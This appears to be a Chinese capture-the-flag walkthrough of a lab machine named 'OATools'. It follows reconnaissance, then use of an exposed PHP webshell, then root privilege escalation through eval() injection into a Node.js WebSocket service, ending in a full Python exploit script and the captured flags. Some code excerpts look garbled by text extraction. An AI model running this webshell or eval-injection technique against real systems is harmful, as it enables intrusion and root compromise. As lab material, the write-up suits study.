


OATools


- 信息收集
- 漏洞利用
- 提权

信息收集

扫描一下端口，发现80端口开放




访问一下




啥都没有，用dirsearch扫一下

```
[17:25:38] 301 - 353B - /assets -> http://192.168.0.106/assets/
[17:25:38] 200 - 429B - /assets/
[17:25:40] 200 - 1KB - /cgi-bin/test-cgi
[17:25:40] 200 - 820B - /cgi-bin/printenv
[17:26:02] 200 - 36B - /robots.txt
[17:26:03] 403 - 316B - /server-status/
[17:26:03] 403 - 316B - /server-status
```

访问robots.txt



暴露了隐藏的管理目录



访问备份文件 `shell20260711.bak` 获取webshell源码




分析

- Webshell通过GET参数 `cmdDSZ0000` 接收Base64编码的命令
- 使用 `system()` 函数直接执行命令，无任何过滤
- phpinfo.php 显示 `disable_functions` 为空，无函数限制

漏洞利用


以apache用户身份执行命令

`http://192.168.0.106/dsz_admin/shell20260714.php?cmdDSZ0000=aWQ=`



可以看到用户相关信息

查看进程列表，发现OATools 是一个基于Node.js的OA办公工具服务，以root权限运行，监听在10086端口



查看server.js

```
← 不安全 view-source:192.168.0.106/dsz_admin/shell20260714.php?cmdDSZ0000=Y2F0IC91c3lvdG9jYWwvT0Fub... ☆ 聊天
执行
1 var _0x01f0 = require('nodejs-websocket');
2 var _0x01f1 = require('./pdfServer.js')._0xd001;
3 var _0x01f2 = require('./log.js');
4 var _0x01f3 = _0x01f2._0xb001();
5 var _0x01f4 = _0x01f0.createServer(function(_0x01f5) {
6   _0x01f3._0xb002(' \n-----connect success!-----\n');
7   _0x01f3._0xb002(_dirname);
8   _0x01f3._0xb002('Referer: ', _0x01f5.headers.Referer);
9   var _0x01f7 = 1;
10  _0x01f5.on('text', function(_0x01f8) {
11    try {
12      _0x01f1(_0x01f8, '', function(_0x01f9) {
13        _0x01f3._0xb002(_0x01f9);
14        if ((_0x01f9 + '').trim() === 'closeListen') {
15          _0x01f4.close();
16        } else {
17          if (typeof _0x01f9 !== "string") {
18            _0x01f3._0xb002("typeof websocket return res is ", typeof _0x01f9);
19            _0x01f9 = "";
20          }
21          _0x01f5.sendText(_0x01f9);
22        }
23      });
24    } catch (_0x01fa) {
25      console.info(_0x01fa);
26      _0x01f3._0xb002('ERROR:-----');
27      _0x01f3._0xb002(_0x01fa);
28      _0x01f5.sendText('ERROR');
29    }
30  });
31  _0x01f5.on('error', function(_0x01fb) {
32    console.info(_0x01fb);
33  });
34 }).listen(10086);<br><br>
35 远程维护结束后, 请通知管理员ligndong, 移除该shell.
```

WebSocket服务接收文本消息, 传递给 `pdfServer.js` 的 `_0xd001` 函数处理

再看看同目录下的utils.js

```
← 不安全 view-source:192.168.0.106/dsz_admin/shell20260714.php?cmdDSZ0000=Y2F0IC91c3lvdG9jYWwvT0Fub... ☆ 聊天
34 return v,
35 }
36 exports._0xc001 = _0x003b;
37 function _0x003c(_0x004b, _0x004c) {
38   var _0x004d = new Date();
39   _0x0039._0xb002(' [str to JSON] -----JSON\n', _0x004b);
40   if (_0x004b == null) {
41     _0x004b = '{}';
42   }
43   if (_0x004c !== false) {
44     _0x004b = _0x004b.replace(/(["'":,:\{\}\[\]\+)?(?:[^\\"\\\/g, '$1':$3']).replace(/'/g, '"');
45   }
46   var _0x004e = _0x004b;
47   try {
48     _0x004e = JSON.parse(_0x004b);
49   } catch (_0x004f) {
50     _0x0039._0xb002("json parse fail", _0x004b);
51     try {
52       _0x004e = eval("(" + _0x004b + ")");
53     } catch (_0x0050) {
54       _0x0039._0xb002(_0x0050.message);
55     }
56   }
57   _0x0039._0xb002(' strToJson use time:', _0x003b(_0x004d));
58   return _0x004e;
59 }
60 exports._0xc002 = _0x003c;
61 exports._0xc003 = function () {
```

- 当JSON.parse失败时, 使用 `eval()` 作为fallback解析JSON
- 该函数在 `pdfServer.js` 中被用于解析WebSocket消息的params参数
- WebSocket服务以 `root` 权限运行

- `child_process` 模块已通过 `require('child_process')` 加载在模块作用域中

提权

通过分析 `pdfServer.js` 的 `_0xd001` 函数，确定消息格式

```
1 interface:PdfPrint.printer
2 method:print
3 params:
4 <参数1 - URL>
5 params:
6 <参数2 - JSON选项, 经过eval(< >)>
7 params:
8 <参数3 - JSON headers, 以{开头时经过eval(< >)>
```

消息按换行符分割，`params:` 行后的下一行作为参数值被推入参数数组。第二个参数（`_0x01a0[1]`）会被 `_0xc002` 函数解析，触发`eval()`

直接让ai构造包含恶意JavaScript代码的WebSocket消息，获取flag

```

1  import websocket
2  import urllib.request
3  import base64
4  import time
5
6  IP = "192.168.0.106"
7  WS_TARGET = f"ws://{IP}:10086"
8  SHELL_URL = f"http://{IP}/dsz_admin/shell20260714.php"
9
10 def exec_root(cmd):
11     """通过WebSocket eval()注入以root权限执行命令"""
12     ws = websocket.create_connection(WS_TARGET, timeout=10)
13     cmd_escaped = cmd.replace("'", "\\'")
14     payload = f'{{a:require('child_process').execSync('{cmd_escaped}').toString()}}'
15     message = f'interface:PdfPrint.printer
16     method:print
17     params:
18     http://{IP}/index.html
19     params:
20     {{payload}}'
21     ws.send(message)
22     time.sleep(2)
23     try:
24         ws.recv()
25     except:
26         pass
27     ws.close()
28
29 def read_file(path):
30     """通过webshell读取靶机文件"""
31     encoded = base64.b64encode(f"cat {path}".encode()).decode()
32     url = f'{SHELL_URL}?cmdDSZ0000={encoded}'
33     req = urllib.request.Request(url)
34     req.add_header("User-Agent", "Mozilla/5.0")
35     resp = urllib.request.urlopen(req, timeout=10)
36     return resp.read().decode(errors='replace').strip()
37
38 # 第一步：通过WebSocket以root权限执行命令，结果写入临时文件
39 print("[*] 通过WebSocket eval()注入执行命令...")
40 exec_root("id > /tmp/Tool/rce.txt && cat /root/root.txt >> /tmp/Tool/rce.txt && cat /home/lingdong/user.txt >> /tmp/Tool/rce.txt")
41 print("[*] 命令执行完毕，正在读取结果...")
42
43 # 第二步：通过webshell读取结果文件
44 print("\n===== 结果 =====")
45 result = read_file("/tmp/Tool/rce.txt")

```

```
46 print(result)
47
```

得到flag

```
[*] 通过WebSocket eval()注入执行命令...
[*] 命令执行完毕，正在读取结果...

===== 结果 =====
uid=0(root) gid=0(root)
flag{root-a5acf10a68ff23be6ebb9debbbe5a96d}
flag{user-667f72fcc462c14c9c701ed6ca72f8e8}
<br><br>
远程维护结束后，请通知管理员ligndong，移除该shell。
```